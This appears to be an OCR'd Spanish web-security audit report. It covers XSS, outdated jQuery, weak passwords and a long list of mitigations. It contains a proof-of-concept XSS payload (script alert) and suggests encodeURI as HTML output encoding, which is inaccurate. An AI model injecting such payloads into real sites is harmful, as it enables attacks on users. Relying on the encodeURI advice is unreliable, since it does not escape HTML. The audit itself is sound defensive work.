






Injection Cross Site Scripting (XSS)


Aquí detectamos que, en algunos campos, podíamos introducir código XSS para mostrar algún mensaje diferente en pantalla, esto podría hacer que al clicar un botón de nuestra web el usuario mandara los datos a un entorno externo, aquí tenemos algún ejemplo:




Introduciendo el script: <script>alert(‘dame tu dinero’)</script> ya nos aparece la alerta en nuestra pantalla

Componentes vulnerables y desactualizados


Aquí observamos como algunos componentes están desactualizados y son vulnerables, un ejemplo es este de aquí, en el que un cuadro esta con una versión desactualizada de JQUERY y el otro esta en la ultima versión lo que permite que capture el error y nos salte una alerta:





Fallo de identidad y autentificación

Aquí observamos como algunas de las contraseñas de los usuarios del sistema son extremadamente sencillas y fáciles de descifrar, por lo que le pongo un ejemplo de una contraseña mas segura:




Como observamos en la imagen la contraseña usada es extremadamente segura.

POSIBLES MITIGACIONES

Para inyección de SQL:

Una posible mitigación para la inyección de SQL es capturar el texto de entrada y no fiarte nunca del usuario, en el humano esta el error, evidentemente el código con el que operan las maquinas lo hacen los humanos y si ya se equivocan los programadores, imagínense los usuarios normales, por eso es recomendable no concatenar directamente el texto introducido al código si no encapsularlo, aquí un ejemplo de cómo hacerlo:



En este caso utilizamos una técnica que se llama “uso de consultas preparadas” en la cual utilizamos marcadores de posición para evitar que el texto introducido por el usuario se concatene directamente en el código.

Esta no es la única hay más:

- **Uso de procedimientos almacenados**: Los procedimientos almacenados también pueden proporcionar protección contra la inyección de SQL, ya que pueden requerir que los datos de entrada se pasen como parámetros.
- **Validación de entrada**: Validar y/o sanitizar la entrada del usuario puede ayudar a prevenir la inyección de SQL. Esto puede incluir la comprobación de que los datos de entrada son del tipo, longitud y formato correctos.
- **Limitación de privilegios**: Limitar los privilegios de la cuenta de la base de datos utilizada por la aplicación web puede ayudar a minimizar el daño que puede hacer un atacante. Por ejemplo, si una aplicación sólo necesita realizar consultas SELECT en una base de datos, entonces la cuenta de la base de datos no debería tener permisos para realizar operaciones INSERT, UPDATE o DELETE.
- **Uso de un WAF (Web Application Firewall)**: Un WAF puede ayudar a detectar y bloquear las inyecciones de SQL antes de que lleguen a la aplicación.
- **Escapar caracteres especiales**: Los caracteres especiales que tienen significado en SQL deben ser escapados antes de ser incluidos en una consulta.

Para inyecciones Cross Site Scripting (XSS)

- **Codificación de salida**: Esta es la estrategia más importante para prevenir el XSS. Consiste en asegurarse de que todos los datos de salida estén codificados correctamente antes de ser enviados al navegador. Por ejemplo, los caracteres como <, >, &, " y ' deben ser reemplazados por sus equivalentes codificados en HTML.

```
var output = encodeURI(userInput);
aquí utilizamos la función encodeUri
```

- **Validación de entrada**: Asegúrate de que todos los datos de entrada sean del tipo, longitud y formato esperados. Sin embargo, hay que tener en cuenta que la validación de entrada por sí sola no es suficiente para prevenir el XSS.

```
if (/^[a-zA-Z0-9]+$/.test(userInput))
{
   // La entrada es válida...
} else {
   // La entrada no es válida...
}
```

- **Uso de políticas de seguridad de contenido (CSP)**: Las CSP son una forma efectiva de prevenir el XSS. Permiten a los sitios web controlar qué recursos se pueden cargar y ejecutar, lo que puede ayudar a prevenir la ejecución de scripts maliciosos.
- **Uso de cookies seguras**: Configura las cookies con la bandera HttpOnly para prevenir que los scripts en el lado del cliente accedan a ellas. Esto puede ayudar a prevenir el robo de cookies a través de ataques XSS.
- **Escapar datos no confiables**: Los datos no confiables deben ser escapados antes de ser incluidos en el HTML. Esto puede ayudar a prevenir la inyección de scripts maliciosos.
- **Uso de listas de permitidos en lugar de listas de prohibidos**: En lugar de intentar filtrar los datos de entrada para eliminar los elementos potencialmente dañinos (una lista de prohibidos), es mejor permitir sólo los elementos conocidos como seguros (una lista de permitidos).

Para configuraciones de seguridad incorrectas

- **Procesos de instalación segura:** Se podrian usar herramientas de automatización como Ansible, Chef, Puppet o Terraform para automatizar el proceso de endurecimiento y asegurar de que cada nuevo entorno se configure de manera segura.
- **Minimizar la plataforma:** Desinstalar cualquier software, servicio o componente innecesario de los servidores. Cada pieza adicional de software aumenta la superficie de ataque potencial.
- **Revisión y actualización de configuraciones:** Mantener los sistemas actualizados con las últimas actualizaciones de seguridad. Utilizar herramientas de gestión de parches para automatizar este proceso.

- **Arquitectura de aplicación segmentada:** Utilizar técnicas como la contenerización (por ejemplo, Docker) y la segmentación de la red para aislar diferentes partes de la aplicación.
- **Envío de directivas de seguridad a los clientes:** Configurar el servidor web para enviar encabezados de seguridad HTTP, como Strict-Transport-Security, Content-Security-Policy, X-Content-Type-Options, X-Frame-Options y X-XSS-Protection.
- **Proceso automatizado para verificar la efectividad de las configuraciones y ajustes en todos los entornos:** Utilizar herramientas de escaneo de seguridad automatizadas y realizar auditorías de seguridad como esta de forma regular para verificar que las configuraciones de seguridad sean efectivas.

Para vulnerabilidades y desactualización de componentes

- **Actualizaciones regulares**: Mantener todos los sistemas, software y componentes actualizados.
- **Uso de software soportado**: Evitar el uso de software obsoleto o que haya llegado al final de su vida útil (EOL).
- **Revisión de dependencias**: Revisar regularmente las dependencias de los proyectos para asegurarse de que no se está utilizando ninguna biblioteca con vulnerabilidades conocidas.
- **Pruebas de seguridad**: Realizar pruebas de seguridad regulares, como escaneos de vulnerabilidades y pruebas de penetración, para identificar y corregir las vulnerabilidades.
- **Minimizar la superficie de ataque**: Sólo instalar los componentes necesarios para la aplicación. Cada componente adicional puede aumentar la superficie de ataque.
- **Segregación de redes y sistemas**: Segregar las redes y sistemas para limitar el impacto de una vulnerabilidad. Si un sistema se ve comprometido, la segregación puede evitar que el atacante se mueva lateralmente a través de tu red.
- **Principio de mínimo privilegio**: Otorgar a los usuarios y aplicaciones sólo los privilegios que necesitan para realizar sus tareas. Esto puede limitar el impacto de una vulnerabilidad.
- **Hardening de sistemas**: Reforzar los sistemas para reducir su vulnerabilidad. Esto puede incluir la desactivación de servicios innecesarios, la configuración de firewalls y la implementación de configuraciones de seguridad recomendadas.

Para fallos de identidad y autenticación

- **Autenticación Multi-Factor**: Se debe implementar la autenticación multi-factor para prevenir ataques automatizados de reutilización de credenciales conocidas, fuerza bruta y reúso de credenciales robadas.

- **Evitar Credenciales por Defecto**: No se deben incluir o implementar en el software credenciales por defecto, particularmente para usuarios administradores.

- **Control Contra Contraseñas Débiles**: Se debe implementar un control contra contraseñas débiles, tal como verificar que una nueva contraseña o la utilizada en el cambio de contraseña no esté incluida en la lista de las 10,000 peores contraseñas.

- **Políticas de Contraseñas Modernas**: Se deben alinear las políticas de largo, complejidad y rotación de las contraseñas con las pautas de la sección 5.1.1 para Secretos Memorizados de la guía del NIST 800-63b u otras políticas de contraseñas modernas, basadas en evidencias.

- **Mensajes Genéricos**: Se debe asegurar que el registro, la recuperación de las credenciales y el uso de APIs, no permitan los ataques de enumeración de usuarios, mediante la utilización de los mismos mensajes genéricos en todas las salidas.

- **Tiempo de Espera entre Intentos Fallidos de Inicio de Sesión**: Se debe limitar o incrementar el tiempo de espera entre intentos fallidos de inicio de sesión, pero con cuidado de no crear un escenario de denegación de servicio.

- **Registro de Fallos**: Se deben registrar todos los fallos y avisar a los administradores cuando se detecten ataques de rellenos automatizados de credenciales, fuerza bruta u otros.